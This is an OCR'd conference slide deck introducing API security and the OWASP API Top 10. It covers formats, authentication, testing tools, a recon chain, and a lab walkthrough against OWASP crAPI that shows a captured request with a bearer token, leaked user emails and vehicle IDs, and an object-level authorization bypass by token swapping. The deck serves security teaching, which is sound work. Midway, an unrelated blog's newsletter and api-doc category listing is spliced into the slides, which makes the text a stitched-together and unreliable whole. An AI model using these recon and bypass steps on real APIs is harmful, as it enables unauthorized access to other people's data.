Introduction to API Security OWASP TOP 10 API

Rod Soto
@rodsoto

Whoami

Principal Security Research Engineer at Splunk. Previously at Caspida, Prolexic (Now AKAMAI). Co-founded Hackmiami & Pacific Hackers Meetups & Conferences.


What’s an API

- Application Programming Interface
- Basically a connection between computers or applications
- An interface that works as a mean of providing services, communication between services and other applications.
- Entered the market around the 1990s with service oriented architecture and referred to as “web services”
- Became more feasible to implement once the introduction of REST standard was introduced.
- REST - Representational State Transfer is now one of the most popular of API standards.

Why are APIs important?


- According to AKAM APIs traffic accounts for %83 of all web traffic
- APIs have become part of our daily life(Finance, Social Media, Weather, Traffic, News, etc)
- Most modern applications and architectures depend heavily on API workflows
- From the security perspective API endpoints are an EXPOSURE and must be inventoried, managed and security tested
- API services allow many applications to interact, pull and cross reference information needed to function efficiently

API Architecture



*source Hackernoon


API Architecture



Source: Accenture

What is a Microservice?

Specific component of a web application that executes and manages and specific function



Source: TIBCO

Most popular APIs

- RESTful APIs - Representational State Transfer
- GraphQL - follows Restful guidelines

Both of these APIs are query-centric, meaning that they operate in similar fashion to SQL database language.

Old but still out there:

- SOAP: Simple Object Access Protocol. Based on XML designed for use over HTTP.

The data formats involved in API functioning

- JSON - JavaScript Object Notation
  - Uses objects Key/Value pairs separated by commas within a pair of curly brackets.

```
{"name":"John", "age":30, "car":null}
```

Types

Strings {“name”: “rod”, “lastname”: “soto”}

Numbers {"number_1": 1, "number_2":2}

Boolean values {"user": true, "admin": false}

Null {"admin":"null"}

Arrays {"user_id": ["10","11","12"]}

Objects {"leet": "true ","hackmiami": "true","user_id": "27"}

The data formats involved in API functioning

XML Extensible Markup Language

Uses descriptive tags **to wrap data**

```
<note>

 <to>Hackmiami</to>
 <from>Rod</from>
 <heading>Reminder</heading>
 <body>Meetup this weekend!</body>
</note>
```

The data formats involved in API functioning

YAML

Yet Another Markup Language

Contains Key value pairs. Data types include numbers, strings, booleans, null, sequences. Starts with three - - - and ends with . . .

```
---

Website: rodsoto.net

description: "Presenter at Hackmiami."

name: "Rod Soto"

nickname: Trajan

user_id: 27
```

Security challenges with APIs

- Management of Unique Endpoints
- API Methods
- API versions
- Features
- Authentication & Authorization
- Considerations (Targets, Exclusions, Restrictions, etc)

If testing Cloud Providers. Must follow CSP regulations (AWS,AZ, GCP)

API security items

- WAF effectiveness
- Mobile Applications
- Static Analysis / Dynamic Analysis
- API Documentation
- Rate Limiting testing
- DDoS
- Principle of CRUD (Create, Read, Update Delete)
  - Create -> POST
    - Read -> GET
      - Update -> POST / PUT
        - Delete -> POST / Delete

Items to consider when testing APIs

- URLs (hostname+port+path+parameter
- Status Codes (100,200,300,400,500)
- Http Methods(GET,PUT,POST,HEAD,OPTIONS, TRACE, DELETE, PATCH)
- Backend databases (SQL, NoSQL)
- Documentation vs testing vs CRUD
- Authentication

Items to consider when testing APIs

API endpoint: URL that interacts with API partially or fully.

Example

http://site.com/api/v1/sites/

A resource can be requested via URL -> http://site.com/api/v1/sites/miami

A collection or group of resources can also be requested via URL

http://site.com/api/v1/sites/miami/counties

And can also extend into sub categories like /api/v1/sites/southeast/counties/towns


You will have to look at the API documentation and use the help of available tools and manual testing.

API Authentication

- A lot of APIs allow public access without authentication
- Should be wrapped on TLS
- When applicable authentication must be provided
- Since for example REST & GraphQL are stateless identity must be proven in every request. This can be done via:
  - Basic Authentication: basic username and password
  - API Key: Unique string generated for user authentication (follows specific formats)
  - JSON Web Tokens: user authenticates then token is generated, this token is then use in every request within authorization header.
  - HMAC: hash based message authentication code (AWS). Provider creates a shared secret key. During interaction HMAC hash function is used against API requests and secret key this results into a message digest is added to request and sent for verification. This method robustness depends on Cryptographic Algorithm such as (HMAC, MD5, SHA1, SHA256, SHA512)
  - Oauth 2.0: User is granted access to a resource, a token is created during this exchange (usually time limited)

API Documentation

Documented published by developers on how to implement API. This allows other developers and partners work with the API for applicable purposes. Usually found around /api/docs



Stay updated

Keep current with the latest trends in technical communication by subscribing to the I'd Rather Be Writing newsletter. *6,100+ subscribers. (See email archive here.)*

Popular series

- Trends to follow or forget
- Journey away from smartphones
- A hypothesis about influence on the web and the workplace

API Documentation

The api-doc category includes content related in some way to API documentation. Many times, this category includes mentions or references to new articles on my API documentation site.

The following content is in the **api-doc** category:

New sections in API doc course exploring causes for poor product overviews and getting started tutorials | Jul 12, 2021

Updated API Getting Started tutorial | Apr 19, 2021

Updated Stoplight tutorial | Apr 12, 2021

Updated glossary article with technical examples [API doc course] | Mar 18, 2021

Product overviews -- a tricky space where documentation and marketing overlap | Feb 3, 2021

What is covered in OWASP Top 10 API

https://owasp.org/www-project-api-security/

API1:2019 Broken Object Level Authorization

API2:2019 Broken User Authentication

API3:2019 Excessive Data Exposure

API4:2019 Lack of Resources & Rate Limiting

API5:2019 Broken Function Level Authorization

What is covered in OWASP Top 10 API

https://owasp.org/www-project-api-security/

API6:2019 Mass Assignment

API7:2019 Security Misconfiguration

API8:2019 Injection

API9:2019 Improper Assets Management

API10:2019 Insufficient Logging & Monitoring

- Business Logic Flaws

Tools for testing API security

- Burp Suite
- OWASP Zap
- Kiterunner
- WFUZZ
- Wikto
- Arju
- Amass

Walkthrough

For the purpose of this presentation I have created a virtual machine named “SuperVuln-API” . This VM has over a dozen of vulnerabilities plus the main vulnerable API frameworks.

These frameworks are:

- Pixi
- OWASP Juice shop
- OWASP crAPI

- SuperVuln API will be released soon.

Recommended Tools

Amass https://github.com/OWASP/Amass

Burp https://portswigger.net/burp

OWASP Zap https://owasp.org/www-project-zap/

Arjun https://github.com/s0md3v/Arjun

Kitrerunner https://blog.intigriti.com/2021/09/07/hacker-tools-kiterunner/

Kali LInux https://www.kali.org/

FoxyProxy Add on

RECON


Passive

Google Dorking, Shodan, ProgrammableWeb.com

Active

Nmap → Amass → KiteRunner → Wfuzz → BurpSuite → OWASP Zap

Information Disclosure - crAPI




```
GET /community/api/v2/community/posts/recent HTTP/1.1
Host: 10.0.0.180:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.180:8888/forum
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0cmFqYW5Acm9kc290by5uZXQiLCJpYXQiOjE2NTI2MzI3MDUsIm
V4cCI6MTY1MjcxOTEwNX0.TJ3tc3LRy9MhIuOG2kVUl0SeG5RUDRT9eQyE47d4nolLfyErt-zSJEHBFTi5u
HpqdTKgRtsiN2mtjaOA-X299w
Connection: close


```

```
    "CreatedAt":"2022-05-11T11:39:48.791Z"
  },
  {
    "id":"3QDqCne5uRjbsVSis86CHT",
    "title":"Title 3",
    "content":"Hello world 3",
    "author":{
      "nickname":"Robot",
      "email":"robot001@example.com",
      "vehicleid":"72abe249-3452-4d6a-b2a2-82390350033d",
      "profile_pic_url":"",
      "created_at":"2022-05-08T17:39:55.055Z"
    },
    "comments":[
    ],
    "authorid":3,
    "CreatedAt":"2022-05-08T17:39:55.055Z"
  },
  {
    "id":"kJYyniuJtzuCzhc4Zn756W",
    "title":"Title 2",
    "content":"Hello world 2",
    "author":{
      "nickname":"Pogba",
      "email":"pogba006@example.com",
      "vehicleid":"1304e139-a3aa-4003-aa94-56a9aff5669d",
      "profile_pic_url":"",
      "created_at":"2022-05-08T17:39:55.041Z"
    },
    "comments":[
    ],
    "authorid":2,
    "CreatedAt":"2022-05-08T17:39:55.041Z"
  },
  {
    "id":"cMmFUbY9ia2uhVvSksvs29",
    "title":"Title 1",
    "content":"Hello world 1",
    "author":{
      "nickname":"Adam",
      "email":"adam007@example.com",
      "vehicleid":"4498a6ce-0fd9-4e2c-8feb-9f32bf16438c",
      "profile_pic_url":"",
      "created_at":"2022-05-08T17:39:54.922Z"
    },
    "comments":[
    ],
```

Broken Object Level Authentication - API1:2019 Broken Object Level Authorization

User A Car User B Car User A can see User B Car by replacing bearer token



Vehicles Details


VIN: 7EHEQ72EVVD426906

Company : Lamborghini

Model : Aventador

Fuel Type : PETROL

Year : 2022



Vehicles Details

VIN: 7APXB68YBEZ350727

Company : Mercedes-Benz


Model : GLA Class

Fuel Type : DIESEL

Year : 2022

Broken Object Level Authorization

